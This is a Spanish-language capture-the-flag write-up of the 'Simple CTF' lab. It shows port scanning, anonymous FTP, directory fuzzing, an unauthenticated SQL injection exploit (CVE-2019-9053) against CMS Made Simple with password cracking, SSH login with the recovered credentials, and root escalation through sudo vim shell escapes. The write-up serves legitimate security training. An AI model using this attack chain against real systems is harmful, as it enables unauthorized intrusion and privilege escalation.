

Simple CTF

Escaneo

```

/home/unicomanu/Academia/simpleCTF x INT nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 10.10.213.133 -oN escaneo

# Nmap 7.94SVN scan initiated Wed Jan 3 18:32:27 2024 as: nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn -oN escaneo 10.10.213.133
Nmap scan report for 10.10.213.133
Host is up, received user-set (0.043s latency).
Scanned at 2024-01-03 18:32:27 CET for 64s
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON      VERSION
21/tcp    open  ftp      syn-ack ttl 63 vsftpd 3.0.3
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.8.201.82
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: TIMEOUT
80/tcp    open  http      syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-methods:
|   Supported Methods: OPTIONS GET HEAD POST
|_ http-robots.txt: 2 disallowed entries
|_ /openmr-5_0_1_3
2222/tcp  open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQACj5RwZ5K4QU12jUD81IxGpDmWfIgjRwFNM2pVBCLiPwLmb+R82pdw5dQPFY0jjicSysFN3pl8ea2L8acocd/7zWke6ce50tpHaDs80dBLYLfpkh+0zAsDwVWSlgKQ7rbi/ck1
FFiLiIg7UQdo5FWlTMap7VFnST/WHL3HcG5Q+eL4gln04xTMvbrar5WZd4N0ZmcwORyXrEKvulWTOBLcGui95Ky7XKCKvp59RCpJgsuNZ/oau9cdRs@qDoDLTW4570I9N15obm433k+7YwFeoLnuZnCzegEhgq/bpMo+fxTb/4IL
I5bJHJQ1tHZAe26iMhj1lFsMqQw0FzLf
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM6Q8K/LDR5QUGRzgrfQSDPYBEBcJ+/2YolIsuIGuNIF+1FP0weJy9esTtstZk63LPhwRdgqCp4BP+Gmc92I3eY=
|_ ssh-ed25519 AAAAC3NzaC1lZD11NTE5AAAAIJ2I73yryK/Q6UFyvbBMUJEfznIdBXfnrEqQ3LWdymK
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Passive mode: off; fallback to active mode: off.
ftp> dir
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r-- 1 ftp ftp 166 Aug 17 2019 ForMitch.txt
226 Directory send OK.
ftp> cat ForMitch.txt
?Invalid command.
ftp> get ForMitch.txt
local: ForMitch.txt remote: ForMitch.txt

ftp> get ForMitch.txt
local: ForMitch.txt remote: ForMitch.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for ForMitch.txt (166 bytes).
100% |*****| 166 862.28 KiB/s 00:00 ETA
226 Transfer complete.
166 bytes received in 00:00 (4.25 KiB/s)
ftp> exit
221 Goodbye.
> cat ForMitch.txt
File: ForMitch.txt
1 Damnit man... you're the worst dev i've seen. You set the same pass for the system user, and the password is so weak... i cracked it in seconds. Gosh... what a mess!
```

Noos metemos en el puerto 80 porque ya en FTP no hay nada que hacer sabemos un nombre de un archivo ForMitch

```
← → ↻ 🏠 10.10.84.128/robots.txt
🐉 Kali Linux 🌐 Kali Tools 📄 Kali Docs 📖 Kali Forums 🚫 Kali NetHunter 🔥 Exploit-DB 🔍 Google Ha

#
# "$Id: robots.txt 3494 2003-03-19 15:37:44Z mike $"
#
# This file tells search engines not to index your CUPS server.
#
# Copyright 1993-2003 by Easy Software Products.
#
# These coded instructions, statements, and computer programs are the
# property of Easy Software Products and are protected by Federal
# copyright law. Distribution and use rights are outlined in the file
# "LICENSE.txt" which should have been included with this file. If this
# file is missing or damaged please contact Easy Software Products
# at:
#
# Attn: CUPS Licensing Information
# Easy Software Products
# 44141 Airport View Drive, Suite 204
# Hollywood, Maryland 20636-3111 USA
#
# Voice: (301) 373-9600
# EMail: cups-info@cups.org
# WWW: http://www.cups.org
#
User-agent: *
Disallow: /

Disallow: /openemr-5_0_1_3
#
# End of "$Id: robots.txt 3494 2003-03-19 15:37:44Z mike $".
#
```


Ahora haremos FUZZING

```
> gobuster dir -u http://10.10.221.176/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.221.176/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
Progress: 735 / 220561 (0.33%)
```

Vamos a utilizar el gobuster

```
.....
/simle (Status: 301) [Size: 315] [---> http://10.10.221.176/simle/]
Progress: 9404 / 220561 (4.29%)
```

Nos ha sacado esta ruta
la comprobamos



Al ver el cms podemos buscar con la version y nombre del CMS
Como sabemos el nombre es CMS made simple y version 2.2.8 hay que
buscar uno igual version o superior para que tenga altas probaiblidades que
funcione

Search: cms made simple 2.2

Date	D	A	V	Title	Type	Platform	Author
2023-07-19	↓	×	×	CmsMadeSimple v2.2.17 - Stored Cross-Site Scripting (XSS)	WebApps	PHP	Mirabbas Agalarov
2023-07-19	↓	×	×	CmsMadeSimple v2.2.17 - Remote Code Execution (RCE)	WebApps	PHP	Mirabbas Agalarov
2023-07-19	↓	×	×	CmsMadeSimple v2.2.17 - session hijacking via Server-Side Template Injection (SSTI)	WebApps	PHP	Mirabbas Agalarov
2021-04-22	↓	×	×	CMS Made Simple 2.2.15 - 'title' Cross-Site Scripting (XSS)	WebApps	PHP	bt0
2021-01-04	↓	×	×	CMS Made Simple 2.2.15 - RCE (Authenticated)	WebApps	PHP	Andrey Stoykov
2020-12-04	↓	×	×	CMS Made Simple 2.2.15 - Stored Cross-Site Scripting via SVG File Upload (Authenticated)	WebApps	PHP	Eshan Singh
2020-10-01	↓	×	×	CMS Made Simple 2.2.14 - Persistent Cross-Site Scripting (Authenticated)	WebApps	PHP	Roel van Beurden
2020-08-31	↓	×	×	CMS Made Simple 2.2.14 - Arbitrary File Upload (Authenticated)	WebApps	PHP	Luis Noriega
2020-08-12	↓	×	×	CMS Made Simple 2.2.14 - Authenticated Arbitrary File Upload	WebApps	PHP	Roel van Beurden
2019-04-02	↓	↓	×	CMS Made Simple < 2.2.10 - SQL Injection	WebApps	PHP	Daniele Scanu
2018-11-06	↓	×	×	CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution	WebApps	PHP	Lucian Ioan Nitescu
2018-07-04	↓	↓	✓	CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution	WebApps	PHP	Mustafa Hasan
2007-12-30	↓	↓	✓	CMS Made Simple 1.2.2 Module TinyMCE - SQL Injection	WebApps	PHP	EgiX

Showing 1 to 13 of 13 entries (filtered from 45,784 total entries)

Vamos a utilizar el 2.2.10

CMS Made Simple < 2.2.10 - SQL Injection

EDB-ID: 46635	CVE: 2019-9053	Author: DANIELE SCANU	Type: WEBAPPS	Platform: PHP	Date: 2019-04-02
EDB Verified: ✗		Exploit: ⬇ / ⬆		Vulnerable App: 📦	

```
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: <= 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053

import requests
```

al ver que no funciona el python 2 como en la imagen ya sabes paa lanzar el script te lo bajas y lo ejecutas

```
> python2 46635.py -u http://10.10.221.176/simple/ --crack -w /usr/share/wordlists/rockyou.txt
Traceback (most recent call last):
  File "46635.py", line 12, in <module>
    from termcolor import colored
ImportError: No module named termcolor
```

Utilizaremos una herramienta para que funciona en python3 que es 2to3-2.7

```
> which 2to3-2.7
/usr/bin/2to3-2.7
```

vemos que esta
y lanzamos es sieguient comando

Bash

```
2to3-2.7 -w +nombredelscript+
```

Y lo lanzamos en python3

es el mismo comando pero cambiando el 2 por el 3

Con esto sabemos que las credenciales son mitch:secret y ese es el usuario, como vimos en el scanner hay un ssh pues con el nos conectaremos

```
Host key verification failed.
> ssh mitch@10.10.221.176 -p2222
The authenticity of host '[10.10.221.176]:2222 ([10.10.221.176]:2222)' can't be established.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEq0pvTb08d0JPcHGgmeABEdQ5g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.221.176]:2222' (ED25519) to the list of known hosts.
mitch@10.10.221.176's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ |
```

```

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ whoami
mitch
$ hostname -I
10.10.221.176
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$ cd ..
$ ls
mitch  sunbath
$ sudo -l
User mitch may run the following commands on Machine:
(root) NOPASSWD: /usr/bin/vim
$ |

```


Empezamos a responder a las preguntas y ahora vamos a intentar ver que privilegios root podemos tener con sudo -L

El sudo -l nos lista lo que podemos hacer con sudo

Ahora hay que ir a la pagina que tenemos de Binarios

<https://gtfobins.github.io>

y buscamos vim

 / vim ☆ Star 9,604

Shell
Reverse shell
Non-interactive reverse shell
Non-interactive bind shell
File upload
File download
File write
File read

Library load
SUID
Sudo
Capabilities
Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) `vim -c '!/bin/sh'`

(b) `vim --cmd ':set shell=/bin/sh|:shell'`

(c) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

`vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'`

(d) This requires that `vim` is compiled with Lua support.

`vim -c ':lua os.execute("reset; exec sh")'`

Reverse shell

It can send back a reverse shell to a listening attacker to open a remote network access

Hacemos el que funcione y cintentamos a la pregunta

Hay una manera mejor que es esta

ejecutamos el comando al saber que tenemos

Bash

```
sudo vim pwend
```

```
~  
:set shell=/bin/bash|
```

```
~  
~  
:shell|
```

```
:shell  
root@Machine:~# |
```

y ya somos root

```
:shell  
root@Machine:~# whoami  
root  
root@Machine:~# |
```

```
root@Machine:~# cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
games:x:5:12:games:/usr/games:/usr/sbin/nologin  
uucp:x:6:12:uucp:/usr/lib/uucp:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lp:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
irc:x:10:10:irc:/var/spool/irc:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
_avahi:x:986:986:avahi-daemon:/var/lib/avahi-daemon:/usr/sbin/nologin
```

Y ya tenemos la contestacion de todas las preguntas